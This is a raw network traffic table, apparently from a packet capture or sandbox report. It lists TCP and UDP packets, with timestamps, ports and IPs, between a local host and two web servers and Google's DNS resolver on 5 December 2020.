Dec 5, 2020 08:42:48.140763044 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:48.164212942 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:48.164251089 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:52.078556061 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:52.133634090 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:57.574632883 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:57.598304033 CET	80	49734	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:57.598402977 CET	49734	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:57.924711943 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:57.924752951 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:57.948404074 CET	80	49738	104.28.4.129	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:42:57.948445082 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:59.278107882 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:59.278158903 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:59.278300047 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:59.316557884 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:59.316618919 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:42:59.340292931 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:42:59.340337038 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:02.855652094 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:02.900206089 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:03.095493078 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:03.095556974 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:03.119226933 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:03.119262934 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:03.119288921 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:04.337274075 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:04.348758936 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:04.348802090 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:04.372395039 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:04.372437000 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:07.258394003 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:07.292275906 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:07.315965891 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:08.427812099 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:08.427855015 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:08.428031921 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:12.423928976 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.447808981 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:12.448055029 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.450779915 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.474365950 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:12.476684093 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:12.476727009 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:12.476861954 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.482043028 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.505711079 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:12.510257006 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:12.557308912 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.606618881 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.606662989 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:12.630362034 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:12.630414009 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:13.062382936 CET	443	49739	172.67.142.39	192.168.2.3
Dec 5, 2020 08:43:13.104167938 CET	49739	443	192.168.2.3	172.67.142.39
Dec 5, 2020 08:43:28.422986031 CET	49740	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:28.446660042 CET	80	49740	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:28.446923018 CET	49740	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:28.448842049 CET	49740	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:28.448959112 CET	49740	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:28.472414970 CET	80	49740	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:28.472453117 CET	80	49740	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:30.096564054 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:30.097744942 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:30.120212078 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:30.121156931 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:32.399786949 CET	80	49740	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:32.449434042 CET	49740	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:33.078567982 CET	49741	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:33.102315903 CET	80	49741	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:33.103343964 CET	49741	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:33.103669882 CET	49741	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:33.103720903 CET	49741	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:33.127188921 CET	80	49741	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:33.127238989 CET	80	49741	104.28.4.129	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:43:34.401576996 CET	80	49738	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:34.449618101 CET	49738	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:36.861763954 CET	80	49741	104.28.4.129	192.168.2.3
Dec 5, 2020 08:43:36.913867950 CET	49741	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:40.024529934 CET	49741	80	192.168.2.3	104.28.4.129
Dec 5, 2020 08:43:40.024590969 CET	49741	80	192.168.2.3	104.28.4.129

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:40:16.078028917 CET	63492	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:16.105356932 CET	53	63492	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:17.102169991 CET	60831	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:17.129614115 CET	53	60831	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:18.101419926 CET	60100	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:18.128889084 CET	53	60100	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:19.030033112 CET	53195	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:19.057182074 CET	53	53195	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:20.430130959 CET	50141	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:20.465615034 CET	53	50141	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:21.566843987 CET	53023	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:21.602277040 CET	53	53023	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:22.508847952 CET	49563	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:22.536039114 CET	53	49563	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:24.281058073 CET	51352	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:24.316639900 CET	53	51352	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:25.486912012 CET	59349	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:25.514307022 CET	53	59349	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:26.133063078 CET	57084	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:26.160259962 CET	53	57084	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:26.928248882 CET	58823	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:26.955522060 CET	53	58823	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:43.802752018 CET	57568	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:43.841918945 CET	53	57568	8.8.8.8	192.168.2.3
Dec 5, 2020 08:40:44.715892076 CET	50540	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:40:44.743092060 CET	53	50540	8.8.8.8	192.168.2.3
Dec 5, 2020 08:41:05.129650116 CET	54366	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:41:05.166774988 CET	53	54366	8.8.8.8	192.168.2.3
Dec 5, 2020 08:41:49.993284941 CET	53034	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:41:50.030539989 CET	53	53034	8.8.8.8	192.168.2.3
Dec 5, 2020 08:41:52.231416941 CET	57762	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:41:52.275213957 CET	53	57762	8.8.8.8	192.168.2.3
Dec 5, 2020 08:41:53.342662096 CET	55435	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:41:53.382879019 CET	53	55435	8.8.8.8	192.168.2.3
Dec 5, 2020 08:42:11.372323036 CET	50713	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:42:11.399462938 CET	53	50713	8.8.8.8	192.168.2.3
Dec 5, 2020 08:42:19.426088095 CET	56132	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:42:19.461699009 CET	53	56132	8.8.8.8	192.168.2.3
Dec 5, 2020 08:42:48.059262991 CET	58987	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:42:48.097821951 CET	53	58987	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:12.375412941 CET	56579	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:12.422032118 CET	53	56579	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:28.374576092 CET	60633	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:28.410265923 CET	53	60633	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:33.014781952 CET	61292	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:33.050405025 CET	53	61292	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:39.265126944 CET	63619	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:39.331986904 CET	53	63619	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:39.912610054 CET	64938	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:39.958705902 CET	53	64938	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:40.636617899 CET	61946	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:40.672032118 CET	53	61946	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:41.071295977 CET	64910	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:41.106627941 CET	53	64910	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:43:41.565464020 CET	52123	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:41.600852966 CET	53	52123	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:42.171019077 CET	56130	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:42.206612110 CET	53	56130	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:42.847573996 CET	56338	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:42.883097887 CET	53	56338	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:43.564450026 CET	59420	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:43.599741936 CET	53	59420	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:43.892729998 CET	58784	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:43.928317070 CET	53	58784	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:44.932121038 CET	63978	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:44.967658043 CET	53	63978	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:45.510519981 CET	62938	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:45.545907974 CET	53	62938	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.052850008 CET	55708	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.052906036 CET	56803	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.439646006 CET	53	56803	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.448940039 CET	57145	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.481640100 CET	53	55708	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.488394976 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.492825985 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.497859001 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.503201962 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.507247925 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.542771101 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.815103054 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.870011091 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.884772062 CET	53	57145	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.886359930 CET	55359	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.894771099 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.920553923 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.921921015 CET	53	55359	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:46.924384117 CET	58306	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:46.959666014 CET	53	58306	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:47.464710951 CET	64124	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:47.500004053 CET	53	64124	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.010875940 CET	49361	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.046248913 CET	53	49361	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.114943027 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.118016005 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.121144056 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.124800920 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.150399923 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.467833042 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.469470978 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.470809937 CET	63150	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.504851103 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.506387949 CET	53	63150	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.506843090 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.508157969 CET	53279	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.534665108 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.541173935 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.541522980 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.542056084 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.542855978 CET	56881	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.557689905 CET	53642	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.576889992 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.578296900 CET	53	56881	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.578788042 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.580691099 CET	55667	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.593235016 CET	53	53642	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.614557981 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.616168976 CET	53	55667	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.616544008 CET	57146	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:43:48.617836952 CET	54833	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.654295921 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.654336929 CET	53	54833	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.654639006 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.656128883 CET	62476	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.681833982 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.691803932 CET	53	62476	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.692184925 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.693607092 CET	49705	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:48.727684975 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:48.729172945 CET	53	49705	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.105391026 CET	61477	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.141067982 CET	53	61477	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.510230064 CET	53279	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.545767069 CET	53	53279	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.546184063 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.547491074 CET	61633	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.582858086 CET	53	61633	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.651437044 CET	55949	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.678586006 CET	53	55949	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.899038076 CET	53	53279	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.931978941 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.932180882 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.933799028 CET	57601	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.967845917 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.969422102 CET	53	57601	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:49.971388102 CET	57146	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.973582029 CET	49342	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:49.998538971 CET	53	57146	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:50.009165049 CET	53	49342	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:50.183084011 CET	56253	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:50.218580008 CET	53	56253	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:50.730550051 CET	49667	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:50.766110897 CET	53	49667	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:51.276849031 CET	55439	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:51.312589884 CET	53	55439	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:51.823340893 CET	57069	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:51.858886957 CET	53	57069	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:52.408591986 CET	57659	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:52.444046021 CET	53	57659	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:52.955682993 CET	54717	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:52.993534088 CET	53	54717	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:56.624989986 CET	63975	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:56.625580072 CET	56639	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:56.660892010 CET	53	56639	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:56.661736012 CET	53	63975	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:57.236421108 CET	51856	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:57.274240017 CET	53	51856	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.803669930 CET	56546	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.804709911 CET	62152	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.839428902 CET	53	56546	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.840177059 CET	53	62152	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.846127987 CET	53470	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.857948065 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.864092112 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.870414019 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.875919104 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.881499052 CET	53	53470	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.884202003 CET	56446	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.885776997 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.893302917 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.899857998 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.910778999 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.919802904 CET	53	56446	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:43:58.921406031 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:58.921621084 CET	59631	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:58.957159996 CET	53	59631	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:59.296776056 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:59.448873997 CET	55515	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:43:59.476078987 CET	53	55515	8.8.8.8	192.168.2.3
Dec 5, 2020 08:43:59.980581999 CET	64547	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:00.007798910 CET	53	64547	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:00.103238106 CET	51759	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:00.130484104 CET	53	51759	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:00.257143021 CET	59207	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:00.284282923 CET	53	59207	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:00.497203112 CET	54269	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:00.524380922 CET	53	54269	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:00.591161966 CET	54856	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:00.618272066 CET	53	54856	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.016016006 CET	64140	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.051537037 CET	53	64140	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.558756113 CET	62271	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.585874081 CET	53	62271	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.765913963 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.769349098 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.771750927 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.801523924 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.804965973 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.805136919 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.806685925 CET	57404	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.807198048 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.807689905 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.810213089 CET	62997	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.840622902 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.843271971 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.845679045 CET	53	62997	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.847259045 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.848738909 CET	57712	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.882863045 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.884290934 CET	53	57712	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.885165930 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.886617899 CET	60065	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.922142029 CET	53	60065	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.922636032 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.922816038 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.923988104 CET	55068	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.958138943 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.959275007 CET	53	55068	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.959923029 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.961081028 CET	64700	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:01.995296001 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:01.998722076 CET	53	64700	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.075781107 CET	61998	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.102962017 CET	53	61998	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.258291006 CET	53	57404	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.258651018 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.260009050 CET	53724	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.287118912 CET	53	53724	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.294251919 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.296370983 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.297508955 CET	52328	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.323529005 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.332926989 CET	53	52328	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.333282948 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.334471941 CET	58051	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.360413074 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.370055914 CET	53	58051	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 5, 2020 08:44:02.371311903 CET	53471	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.373500109 CET	64130	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.408910990 CET	53	64130	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.409029961 CET	53	53471	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:02.606443882 CET	50491	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:02.633642912 CET	53	50491	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:03.137140989 CET	53004	53	192.168.2.3	8.8.8.8
Dec 5, 2020 08:44:03.172971010 CET	53	53004	8.8.8.8	192.168.2.3
Dec 5, 2020 08:44:03.686932087 CET	52529	53	192.168.2.3	8.8.8.8
